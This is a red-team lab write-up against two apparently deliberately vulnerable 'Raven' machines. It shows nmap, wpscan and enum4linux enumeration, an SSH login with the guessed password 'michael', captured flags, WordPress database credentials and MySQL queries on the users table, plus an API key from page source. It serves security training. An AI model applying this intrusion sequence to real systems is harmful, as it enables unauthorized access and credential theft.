Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

- COMMAND: ifconfig
- WHY: To understand what network I was on. Found that my Kali IP address was 192.168.1.90


```
Shell No.1
File  Actions  Edit  View  Help
root@Kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
        RX packets 1500  bytes 285346 (278.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 982  bytes 1321079 (1.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6  bytes 318 (318.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 318 (318.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Kali:~#
```

- COMMAND: netdiscover
- WHY:
  - A “host” discovery tool that searches for host by sending ARP requests

```
5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 210
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
192.168.1.110   00:15:5d:00:04:10      1      42  Microsoft Corporation
192.168.1.115   00:15:5d:00:04:11      1      42  Microsoft Corporation
```

- RESULTS
  - Found 5 host machines, their IP addresses and their MAC addresses. We know from instructions about the following boxes:
    - 192.168.1.100: It holds our Kibana
    - 192.168.1.105: This is the capstone box (for logging Filebeats and Metricbeats)
    - 192.168.1.110: This is our Target 1 Box
    - 192.168.1.115: This is our Target 2 Box
  - We do not know but assume the following
    - 192.168.1.1: Unknown

- COMMAND: nmap -sN 192.168.1.1/24
- WHY: This is a ping scan of the network range (192.168.1.1/24) that should give me another verification of hosts on the network



- RESULTS:
  - We discovered that port 80 is open via TCP connection on both boxes which indicate we can get to those IP addresses from a browser
  - We also have some opportunity for a SSH connection to these target machines
  - May be able to execute some type of exploit on other Microsoft services such as (netbios-ssn / rpcbind or microsoft-ds). Will check our metasploits for potential exploits on these services

- COMMAND: nmap -sV 192.168.1.1/24
- WHY: This scan probes open ports to determine service/version information on the network range (192.168.1.1/24) which provides more additional detail that can be used to craft the proper type of attack

```
root@Kali:~# nmap -sV 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-06 12:00 PST
Nmap scan report for 192.168.1.1
Host is up (0.00060s latency).
Not shown: 995 filtered ports
Nmap scan report for raven.local (192.168.1.110)
Host is up (0.0015s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Results for Target 1 box

Results for Target 2 box

- RESULTS:
  - We discover that the target machines may be running Apache and the ssh protocol is (Open SSH)
  - We also note that samba has had vulnerabilities in the past and we need to check to determine if this is an unpatched version

- COMMAND: nmap -O 192.168.1.110 192.168.1.115
- WHY: This would give me an understanding of what potential operating system that I am up against


```
root@Kali:~# nmap -O 192.168.1.110 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-06 12:21 PST
Nmap scan report for raven.local (192.168.1.110)
Host is up (0.00078s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

Nmap scan report for 192.168.1.115
Host is up (0.00072s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 2.03 seconds
root@Kali:~#
```

- RESULTS:
  - Both Target 1 and 2 are linux machines
- COMMAND: nmap -sA 192.168.1.110 192.168.1.115
- WHY: This scan is used to enumerate the type of firewall in use

```
root@Kali:~# nmap -sA 192.168.1.110 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-12 16:48 PST
Nmap scan report for raven.local (192.168.1.110)
Host is up (0.0010s latency).
All 1000 scanned ports on raven.local (192.168.1.110) are unfiltered
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.1.115 are unfiltered
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap done: 2 IP addresses (2 hosts up) scanned in 0.38 seconds
root@Kali:~#
```

- Results
  - Target 1 (192.168.1.110) / scan revealed that all 1000 scanned ports on raven.local are unfiltered which means there is likely no firewall or filter blocking access to those scanned ports
  - Target 2 (192.168.1.115) / scan revealed that all 1000 scanned ports on raven.local are unfiltered which means there is likely no firewall or filter blocking access to those scanned ports
  - With this information, I know that I do not need to perform source routing in order to bypass the firewall's security controls
  - Source routing allows attackers to craft packets that specify the route the packet must take through a network

- Navigated to the IP address and noted the below wordpress site



- COMMAND: wpscan –url http://192.168.1.110/wordpress/ --enumerate
- WHY: To enumerate the target 1 box

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/ --enumerate
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                           Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Feb  6 14:08:41 2021

Interesting Finding(s):

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

- RESULTS:
  - Was able to find two usernames to this site (Michael and Steven)
  - Note (Bonus) can use the command (enum4linux 192.168.1.110) because we know the operating system is linux from our nmap OS scans from above. Found a third user (vagrant) using that scan

```
root@Kali:~# enum4linux 192.168.1.110
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Feb  6 13:44:32 2021

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.1.110
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\michael (Local User)
S-1-22-1-1001 Unix User\steven (Local User)
S-1-22-1-1002 Unix User\vagrant (Local User)
```

Another Interesting Finding From Enumeration

```
[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

192.168.1.110/wordpress/readme.html

Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB

Installation: Famous 5-minute install

1. Unzip the package in an empty directory and upload everything.
2. Open wp-admin/install.php in your browser. It will take you through the process to set up a `wp-config.php` file with your database connection details.
   1. If for some reason this doesn't work, don't worry. It doesn't work on all web hosts. Open up `wp-config-sample.php` with a text editor like WordPad or similar and fill in your database connection details.
   2. Save the file as `wp-config.php` and upload it.
   3. Open wp-admin/install.php in your browser.
3. Once the configuration file is set up, the installer will set up the tables needed for your blog. If there is an error, double check your `wp-config.php` file, and try again. If it fails again, please go to the support forums with as much data as you can gather.
4. **If you did not enter a password, note the password given to you.** If you did not provide a username, it will be `admin`.
5. The installer should then send you to the login page. Sign in with the username and password you chose during the installation. If a password was generated for you, you can then click on "Profile" to change the password.

Updating

WordPress › Installation ... | Shell No. 1

WordPress › Installation - Mozilla Firefox

Raven Securit | Raven Securit | 192.168.1.110 | XML-RPC | What Is W | New Tab | Wordpress | WordPre


192.168.1.110/wordpress/wp-admin/install.php

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-

Already Installed

You appear to have already installed WordPress. To reinstall please clear your old database tables first.

Log In



- COMMAND: wpscan –url http://192.168.1.115/wordpress/ --enumerate
- WHY: To enumerate the target 2 box

```
root@Kali:~# wpscan --url http://192.168.1.115/wordpress/ --enumerate
_______________________________________________________________
         _______ _____
        \ \   / /___ \ / ____|
         \ \ ^ / /  __) | (___   __  __ _ __ ___
          \ V V / |__ / \___ \ / _ \/ _` | '_ ` _ \
           \ ^ /  ___) |____) | (_) | (_| | | | | |
            V V  |____/|_____/ \___/\__,_|_| |_| |_|

        WordPress Security Scanner by the WPScan Team
                        Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.115/wordpress/
[+] Started: Sat Feb  6 14:22:22 2021

Interesting Finding(s):

[i] Medias(s) Identified:

[+] http://192.168.1.115/wordpress/?attachment_id=11
 | Found By: Attachment Brute Forcing (Aggressive Detection)

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=================================

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


- Results
  - Found users (steven and michael)
  - Ran another command
-


```
root@Kali:~# enum4linux 192.168.1.115
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Feb  6 14:33:52 2021

 =========================
|    Target Information    |
 =========================
Target ........... 192.168.1.115
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
 ==========================================================
|    Password Policy Information for 192.168.1.115    |
 ==========================================================


[+] Attaching to 192.168.1.115 using a NULL share

[+] Trying protocol 139/SMB ...

[+] Found domain(s):

        [+] TARGET2
        [+] Builtin

[+] Password Info for Domain: TARGET2

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: 37 days 6 hours 21 minutes
```

```
 ==================================================================
|    Users on 192.168.1.115 via RID cycling (RIDS: 500-550,1000-1050)    |
 ==================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-944343514-1055185935-1049291227
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\michael (Local User)
S-1-22-1-1001 Unix User\steven (Local User)
S-1-22-1-1002 Unix User\vagrant (Local User)
[+] Enumerating users using SID S-1-5-21-944343514-1055185935-1049291227 and logon username '', password ''
S-1-5-21-944343514-1055185935-1049291227-500 *unknown*\*unknown* (8)
S-1-5-21-944343514-1055185935-1049291227-501 TARGET2\nobody (Local User)
```

- COMMAND: Inspect Element (Right Click on Web Page)
- Why: Go through each page looking for any issue with developer code which may have accidently left credentials to the site




Security
Raven Security
Shell No. 1
192.168.1.110/service.html
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Security Services
HOME
Services
Home → Services
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Search HTML
Filter Styles
<!--Start service Area-->
<section id="service" class="service-area section-gap">
</section>
<!--End service Area-->
<!--Start feature Area-->
<section id="feature" class="feature-area section-gap">
</section>
<!--End feature Area-->
<footer class="footer-area section-gap">
<!--End footer Area-->
<!--flag1{b9bbcb33e11b80be759c4e844862482d}-->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.
crossorigin="anonymous"></script>
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.
/maps/api
/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswSrEw5eihAA"></script>
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
<script src="js/jquery.ajaxchimp.min.js"></script>
<script src="js/jquery.magnific-popup.min.js"></script>
Pseudo-elements
This Element
element {
}
.about-content {
padding: 120px 0px;
text-align: center;
}
bootstrap.css:1176
flex: 0 0 100%;
max-width: 100%;
div.row.d-flex.align-items-center.justif...
div.about-content.col-lg-12
Status: Running


root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
Proof I can SSH into Target #1 using the following credentials
Username: michael@192.168.1.110
Password: michael

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Feb  8 08:50:08 2021 from 192.168.1.90
michael@target1:~$ find / -iname *flag*.txt
find: `/var/spool/cron/atjobs': Permission denied
find: `/var/spool/cron/crontabs': Permission denied
find: `/var/spool/cron/atspool': Permission denied
/var/www/flag2.txt
find: `/var/log/metricbeat': Permission denied
find: `/var/log/filebeat': Permission denied
find: `/var/log/samba': Permission denied
find: `/var/log/mysql': Permission denied
find: `/var/log/apache2': Permission denied
find: `/var/log/exim4': Permission denied
drwxrwxrwx  3 root     root     4096 Aug 13  2018 .
drwxr-xr-x 12 root     root     4096 Aug 13  2018 ..
-rw-------  1 www-data www-data    3 Aug 13  2018 .bash_history
-rw-r--r--  1 root     root       40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root     root     4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Did an initial search of Michaels access on Target #1 trying to find flags

Found it!

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
mysql> show tables;
+------------------------+
| Tables_in_wordpress    |
+------------------------+
| wp_commentmeta         |
| wp_comments            |
| wp_links               |
| wp_options             |
| wp_postmeta            |
| wp_posts               |
| wp_term_relationships  |
| wp_term_taxonomy       |
| wp_termmeta            |
| wp_terms               |
| wp_usermeta            |
| wp_users               |
+------------------------+
12 rows in set (0.00 sec)

mysql> /bin/mysqldump -u root -p R@v3nSecurity --wordpress/tmp/wp_users.sql;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syn
tax to use near '/bin/mysqldump -u root -p R@v3nSecurity --wordpress/tmp/wp_users.sql' at line 1
mysql> /bin/mysqldump -u root -p R@v3nSecurity --wordpress/tmp/wp_users.sql
    -> SELECT * wp_users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syn
tax to use near '/bin/mysqldump -u root -p R@v3nSecurity --wordpress/tmp/wp_users.sql
SELECT * wp' at line 1
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
--------+-------------+----------------+
